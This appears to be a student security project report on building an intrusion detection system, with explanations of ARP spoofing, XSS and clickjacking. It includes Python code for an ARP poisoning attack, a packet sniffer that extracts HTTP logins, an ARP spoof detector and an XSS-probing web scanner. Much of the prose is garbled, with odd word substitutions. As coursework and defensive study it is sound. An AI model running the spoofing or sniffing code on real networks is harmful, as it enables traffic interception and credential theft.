School of Computer Science and Engineering

Intrusion Detection and Prevention Mechanism

Information Security Analysis and Audit

G2

Team Members:
1.Dipto Chakrabarty (18BCI0066)
2.Rishabh Jain (18BCI0078)

Guide:
Name: Dr. SENDHIL KUMAR K.S ,Designation: Associate Professor Grade 1

October - 2020

PROJECT DESCRIPTION

AIM

The aim of the project is to create an intrusion detection system which can work with the systems network

OBJECTIVE

An Intrusion Detection System (IDS) is a security instrument that has been executed through information security systems and network structures. Giving a couple of security features, for instance, watching network logs and port activity, record affirmation and, strikingly, ID of questionable activity,Intrusion Detection System limits have also been proposed for phone security protection and checking. [7]

The Intrusion Detection System will be used to keep a network secure and prevent unauthorized access or attacks within the network .
Unauthorized users or ip addresses detected by the detection system will also be flagged and restricted to break into the system.[8]

MOTIVATION

Developing an absolute secure system is not possible as

- Most systems have flaws
- Developments in the field of security is very rapid
- All loopholes are not known
- Abuse of the system by internal people are possible
- High costs and technical skills are required to monitor and prevent security attacks within a system

To counter all these problems and come up with the best possible solution we aim to develop and deploy a intrusion detection system in the cheapest way possible with the best functionalities and features we are able to concur and provide which can be deployed in major systems to provide a level of security .[10]

INTRODUCTION

PURPOSE

The Intrusion Detection System uses technology , which assesses traffic streams to make sure about resources in order to recognize and thwart manhandles or different shortcoming issues.

Intrusion Detection Systems (IDS) are intended to give status to get ready to and manage digital assaults. This is achieved through data gathered from a huge assortment of frameworks and organization sources, which is then examined for security issues.[1]
Intrusion Detection Systems are by and large conveyed with the reason to screen and break down client and framework movement, review framework setups and weaknesses, survey the uprightness of any basic framework and information documents, perform factual examination of action designs dependent on the coordinating to known assaults, identify irregular action and review working frameworks.

The overall purpose of an IDS is to inform IT personnel that a network intrusion may be taking place. Alerting information will generally include information about the source address of the intrusion, the target/victim address, and type of attack that is suspected.[11]

SCOPE

The examination of Intrusion Detection System is extremely new relative with various domains of systems research and it bodes well that this point offers different open entryways for future examination. There are a variety of assessment headings that can be furthermore advanced.

Developing, a system that operates with a more global scope may be capable of detecting distributed attacks or those that affect an entire enclave. Development of such a system would be a valuable contribution to the study of intrusion detection. [5]

Investigating, applicability of unsupervised [3] data mining techniques for intrusion detection would be another interesting and fascinating area to research under in the future .

However for such research we would require good amounts of funding and powerful machines to successfully carry out and experiment tasks .

Intrusion prevention is another zone that will develop significantly later on. Intrusion Detection is in its infancy . An Intrusion Detection System is like a robber alert, something that gives data about past and progressing action that encourages danger and danger appraisal just as examinations of dubious and potentially unfair movement. Intrusion prevention Systems are intended to be guarded estimates that stop or at least break point the negative results of assaults on systems.[4]

Neural networks are systems that identify patterns on inputs they get
taking into account models of how neurons in all around advanced animals measure information. Neurons are nerve cells; they are thickly interconnected and interface with each other at neural associations, little openings between particular neurons. They similarly work in relating to various neurons at any given level of cerebrum structure. Neural associations are sets of mathematical models that imitate how neurons ace, allocating different burdens to relationships between segments inside the neural association correspondingly to how electrical opportunities for neurons are created [7] at synaptic convergences reliant on their repeat of ending. Although complicated and still fairly baffling, the neural networks approach can be applied to a wide scope of pattern recognition issues, intrusion detection included.

Protocol analysis means analyzing the behavior of protocols to determine whether one
the host is communicating normally with another. Identifiable signatures may exist for many of the same attacks, but identifying these attacks at a lower level of networking (such as the network or transport layer by looking at the behavior of protocols such as IP, TCP, UDP, and ICMP) is more efficient than having to go to a higher layer.[14]

INFORMATION SECURITY CONCEPTS USED

To build an efficient intrusion detection system there are several parameters we have to focus on . The system should be built such that it is able to assess and analyze the network to detect incoming attacks and warns an organization or individual using the software about the attack.

The system should also to some extent be able to prevent further attacks after the initial detection phase so it should be able to understand and extract the relevant information from the data of the attack.

The concepts used are as follows


ARP Spoofing

Address Resolution Protocol (ARP) is a protocol that enables network communications to reach a specific device on the network. [3] ARP translates Internet Protocol (IP) addresses to a Media Access Control (MAC) address, and vice versa. Most commonly, devices use ARP to contact the router or gateway that enables them to connect to the Internet.

Hosts keep up an ARP cache, an arranging table between IP areas and MAC areas, and use it to interface with complaints on the association. If the host has no idea about the MAC address for a particular IP address, it passes on an ARP request bundle, moving toward various machines on the association for the planning MAC address. [10]

The attacker must approach the organization. They examine the organization to decide the IP locations of in any event two devices suppose these are a workstation and a switch. The attacker uses a spoofing tool, to send out forged ARP responses. The forged responses publicize that the right MAC address for both IP addresses, having a place with the switch and workstation, is the assailant's MAC address. [11] This switches both switch and workstation to associate with the assailant's machine, rather than to one another.
The two devices update their ARP cache entries and from that point onwards, communicate with the attacker instead of directly with each other. The attacker is now secretly in the middle of all communications.

To find ARP spoofing in a huge organization and get more data about the kind of correspondence the aggressor is doing, we can utilize the open source Wireshark convention.




PACKET SNIFFER

Packet sniffing is the act of collecting, gathering, and logging a few or all bundles that go through a PC network, paying little heed to how the bundle is tended to. Thus, every bundle, or a characterized subset of parcels, might be assembled for additional investigation.

A network is an arrangement of center points, for instance, PCs, laborers, and frameworks network gear that are related. The network affiliation grants data to be moved between these devices. The affiliations can be physical with connections, or far off with radio signs. Network can moreover be a mix of the two sorts. [13]
As hubs send information over the network, every transmission is separated into little pieces called bundles. The characterized length and shape permits the information bundles to be checked for fulfillment and convenience. Since a network's foundation is basic to numerous hubs, bundles bound for various hubs will go through various different hubs while in transit to their objective. [12] To guarantee information isn't stirred up, every parcel is appointed a location that speaks to the expected objective of that bundle.

A packet's location is inspected by each organization connector and associated gadget to figure out what hub the bundle is bound for. Under typical working conditions, if a hub sees a packet that isn't routed to it, the hub overlooks that bundle and its information.

Packet sniffing disregards this standard practice and gathers all, or a portion of the bundles, paying little heed to how they are tended to.



VULNERABILITY SCANNER

Vulnerability scanning is ordinarily seen as the most beneficial way to deal with check your site against a large summary of known shortcomings - and perceive anticipated deficiencies in the security of your applications. [9]Vulnerability scanning can be used as a part of a free evaluation, or as a component of a perpetual by and large security watching technique.

Vulnerability scanners are mechanized apparatuses that output web applications to search for security weaknesses. They test web applications for basic security issues, for example, cross-web page scripting (XSS), SQL infusion, and cross-website demand imitation (CSRF).[16]

Web vulnerability scanners work via automating several cycles. These incorporate application spidering and slithering, disclosure of default and normal substance, and testing for regular weaknesses.




Figure 1: Architecture of a vulnerability scanner


CROSS SITE SCRIPTING

Cross-website scripting (otherwise called XSS) is a web security weakness that permits an aggressor to bargain the connections that clients have with a weak application. It permits an attacker to bypass a similar source strategy, which is intended to isolate various sites from one another. Cross-site scripting weaknesses regularly permit an assailant to take on the appearance of a casualty client, to complete any activities that the client can perform, and to get to any of the client's information. In the event that the casualty client includes restricted admittance inside the application, at that point the aggressor may have the option to oversee the entirety of the application's usefulness and information.[2]

Cross-website scripting works by controlling a weak site so it returns malignant JavaScript to clients. At the point when the vindictive code executes inside a casualty's program, the assailant can completely bargain their collaboration with the application.

In an application holding [5] delicate information, for example, banking exchanges, messages, or medical care records, the effect will generally be serious.

On the off chance that the undermined client has elevated privileges inside the application, at that point the effect will for the most part be basic, permitting the aggressor to assume full responsibility for the weak application and compromise all clients and their information.


Attacker
1
Attacker sends script-injected link to victim (e.g. email scam)
Victim
2
Victim clicks on link and requests legitimate website
10101011010101
10010101001010
11010101010101
101010101010
4
Malicious script sends victim's private data to attacker
Website
3
Victim's browser loads legitimate site, but also executes malicious script

<u>CLICKJACKING</u>

Clickjacking is an interface-based assault in which a client is fooled into tapping on a significant link on a shrouded site by tapping on some other link in a fake site.

The attack just influences mouse activities (or comparable, similar to taps on portable).

Console input is a lot of hard to divert. In fact, in the event that we have a book field to hack, at that point we can situate an iframe so that text fields cover one another. So when a guest attempts to zero in on the information they see on the page, they really center around the contribution inside the iframe. [16]

However, at that point there's an issue. All that the guest types will be covered up, in light of the fact that the iframe isn't obvious.

Individuals will typically quit composing when they can't see their new characters imprinting on the screen.

<u>METHODOLOGY</u>

To implement the following programs we are using the scapy,beautiful soup ,requests python module .

To perform the arp spoofing attack we need two components which are the arp request and arp response. The arp request is sent to the router to fool the router into believing that it is the target system. We achieve this by generating continuous arp response packets using the scapy module of python and sending those responses to the router to fool it . We also generate arp requests to change the arp tables of the target system which is again done by generating arp request packets using the scapy module.
The target system or victims system is fooled into believing that the hackers system is the router and the router is fooled into believing that the victims system is the hackers system. In this way

the victim sends its packets here to the hackers system and hacker redirects it to the victims system and vice versa.a

To implement the packet sniffer we monitor a system interface and sniff for packets through which we are able to analyze the packets and gather the data present inside the packets . This is all done through the scapy module . We are also able to add filters information through the packers which can be used later on. The packet sniffer can be used to capture and analyze packets from websites or between two systems.

For the vulnerability scanner we check a website for vulnerabilities present so that we may prevent them.We use beautiful soup to create a crawler which scans the website for common vulnerabilities present. We create a class which contains various methods present in it , a spider is created which parses the required web site and provides all the details to us. We parse the web site and return the html from it and filter all the links and forms. We test the website by passing in parameters and values and based on the response provided we determine the type of attack it is vulnerable to and take required precautions.

CODE IMPLEMENTATION

Arp spoof detection code

```
#!/usr/bin/env python
import scapy.all as scapy

def get_mac(ip):

   arp_request = scapy.ARP(pdst=ip)
   broadcast = scapy.Ether(dst='ff:ff:ff:ff:ff:ff')
   arp_request_broadcast = broadcast/arp_request
   answered_list = scapy.srp(arp_request_broadcast,
                       timeout=1, verbose=False)[0]
   return answered_list[0][1].hwsrc

def process_sniffed_packet(packet):
        try:
            if packet.haslayer(scapy.ARP) and packet[scapy.ARP]==2:
                real_mac=get_mac(packet[scapy.ARP].psrc)
                response_mac=packet[scapy.ARP].hwsrc

                if real_mac!=response_mac:
                    print("Under attack")
        except:
            pass

def sniff(interface):
        scapy.sniff(iface=interface,store=False,prn=process_sniffed_packet) # store false implies
does not store data in memory, prn is a callback function like what to do after capturing packets

        sniff("eth0")
```

<u>Arp spoofing code</u>

```
#!/bin/usr/env python
import scapy.all as scapy
import time


def get_mac(ip):

    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst='ff:ff:ff:ff:ff:ff')
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast,
                              timeout=1, verbose=False)[0]
    return answered_list[0][1].hwsrc


def restore(destination_ip, source_ip):
    destination_mac = get_mac(target_ip)
    source_mac = get_mac(source_ip)
    packet = scapy.ARP(op=2, pdst=destination_ip,
                       hwdst=destination_mac, psrc=source_ip, hwsrc=source_mac)
    # print(packet.show())
    # print(packet.summary())
    scapy.send(packet, count=4, verbose=False)  # Sending packet 4 time


def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    # op =2 to create arp respone instead of request
    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
    # print(packet.show())
    # print(packet.summary())
    scapy.send(packet, verbose=False)


target_ip = "192.168.0.102"
gateway_ip = "192.168.0.1"
sent_packets_count = 0
try:
    while(True):

        spoof(target_ip, gateway_ip)  # ourselves as router to target
        spoof(gateway_ip, target_ip)  # ourselves as victim or system to router
        sent_packets_count += 2
        # \r start if line overwrite existing
        print(f'\r [+] Packets sent: {sent_packets_count}', end='')
        time.sleep(2)
        # Continuously send packets to fool them
except KeyboardInterrupt:
    print("\n[+] Detected CTRL+C ...... Reseting ARP tables")
    restore(target_ip, gateway_ip)
    restore(gateway_ip, target_ip)
```

Packet sniffer code

```
#!/usr/bin/env python
import scapy.all as scapy
from scapy.layers import http


def process_sniffed_packet(packet):
    if packet.haslayer(http.HTTPRequest):  # HTTP filter
        # print(packet.show()) to find which layer to extract data from
        url = get_url(packet)
        print(f"[+] HTTP request -> {url}")

        login_info = get_login_info(packet)
        if login_info:
            print(f"\n\n[+] Possible username/password -> {login_info}\n\n")


def get_login_info(packet):
    if packet.haslayer(scapy.Raw):
        # packet name[layer] and then desired filed
        load = packet[scapy.Raw].load
        keywords = ["username", "user", "login", "password", "email", "pass"]
        for word in keywords:
            if word in load:
                return (load)


def get_url(packet):
    return packet[http.HTTPrequest].Host+packet[http.HTTPrequest].path


def sniff(interface):
    # store false implies does not store data in memory, prn is a callback function like what to do
after capturing packets
    scapy.sniff(iface=interface, store=False, prn=process_sniffed_packet)


sniff("eth0")
```

<u>Vulnerability scanner code</u>

```
import scanner

target_url = 'http://192.168.29.190./login.php'
links_to_ignore = ["http://192.168.29.190./logout.php"]
#data_dict = {'username': 'admin', 'password': 'spacex'}

vuln_scanner = scanner.Scanner(target_url, links_to_ignore)
#vuln_scanner.session.post(target_url, data=data_dict)


vuln_scanner.crawl()
vuln_scanner.run_scanner()
#forms = vuln_scanner.extract_forms(target_url)
# print(forms)
#response = vuln_scanner.test_xss_in_form(forms[0], target_url)
# print(response)
```

<u>Code for scanner</u>


```
import requests
import re
import urllib.parse
from bs4 import BeautifulSoup


class Scanner:
    def __init__(self, url, ignore_links=[]):
        # print("init")
        self.session = requests.Session()
        self.target_url = url
        self.target_links = []
        self.links_to_ignore = ignore_links

    def extract_links_from(self, url):
        # print("extract_links")
        response = self.session.get(url)
        return re.findall(f'(?:href=")(.*?)"', response.text)

    def crawl(self, target_url=None):
        # print("Crawling")
        if not target_url:
            target_url = self.target_url

        href_links = self.extract_links_from(target_url)
        for link in href_links:
            link = urllib.parse.urljoin(target_url, link)

            if "#" in link:
                link = link.strip("#")[0]

            if self.target_url in link and link not in self.target_links and link not in
self.links_to_ignore:
                self.target_links.append(link)
                print(link)
                self.crawl(link)

    def extract_forms(self, url):
        response = self.session.get(url)
        parsed_html = BeautifulSoup(response.text, 'lxml')
        return parsed_html.findAll("form")

    def submit_form(self, form, value, url):
        action = form.get("action")
        post_url = urllib.parse.urljoin(url, action)
        method = form.get("method")
        inputs_list = form.findAll("input")
        post_data = dict()
        for inputs in inputs_list:
            input_name = inputs.get("name")
            input_type = inputs.get("type")
            input_value = inputs.get("value")
            if input_type == "text":
                input_type = value
            post_data[input_name] = input_value
        if method == "post":
            return self.session.post(post_url, data=post_data)
        return self.session.get(post_url, params=post_data)

    def run_scanner(self):
        for link in self.target_links:
            click_jacking = self.test_click_jacking_in_link(link)
            if click_jacking:
                print(f'\n\n[***] {link} vulnerable to click jacking')

            forms = self.extract_forms(link)
            for form in forms:
                #print(f"[+] Testing form in {form}")
                print(f"[+] Testing form in form")
                is_vulnerable_to_xss = self.test_xss_in_form(form, link)
                if is_vulnerable_to_xss:
                    print(f'\n\n[***] XSS discovered in {link} in the form')
                    # print(form)
            if "=" in link:
                print(f"[+] Testing form in {link}")
                is_vulnerable_to_xss = self.test_xss_in_link(link)
                if is_vulnerable_to_xss:
                    print(f'\n\n[***] Discovered XSS in {link} ')

    def test_xss_in_form(self, form, url):
        xss_test_script = "<script>alert('test')</script>"
        response = self.submit_form(form, xss_test_script, url)
        # print(response)
        return xss_test_script in response.text

    def test_xss_in_link(self, url):
        xss_test_script = "<script>alert('test')</script>"
        url = url.replace("=", "="+xss_test_script)
        response = self.session.get(url)
        # print(response)
        return xss_test_script in response.text

    def test_click_jacking_in_link(self, url):
        headers = self.session.get(url).headers
        if('X-Frame-Options' in headers):
```

```
        return False
    else:
        return True
```

EXECUTION SCREENSHOTS

- **Packet Sniffer**

Packet Sniffing visiting URL



```
root@kali:~/my_tools# pythpn3 packet_sniffer.py
bash: pythpn3: command not found
root@kali:~/my_tools# python3 packet_sniffer.py
[+] HTTP request → b'testphp.vulnweb.com/login.php'
[+] HTTP request → b'testphp.vulnweb.com/style.css'
[+] HTTP request → b'testphp.vulnweb.com/images/logo.gif'
```

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

If you are already registered please enter your login information below:


Username :
Password :
login

You can also signup here.
Signup disabled. Please use the username test and the password test.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Sniffing http login and password
Username given abc123
Password given abc123



```
root@kali:~/my_tools# pythpn3 packet_sniffer.py
bash: pythpn3: command not found
root@kali:~/my_tools# python3 packet_sniffer.py
[+] HTTP request → b'testphp.vulnweb.com/login.php'
[+] HTTP request → b'testphp.vulnweb.com/style.css'
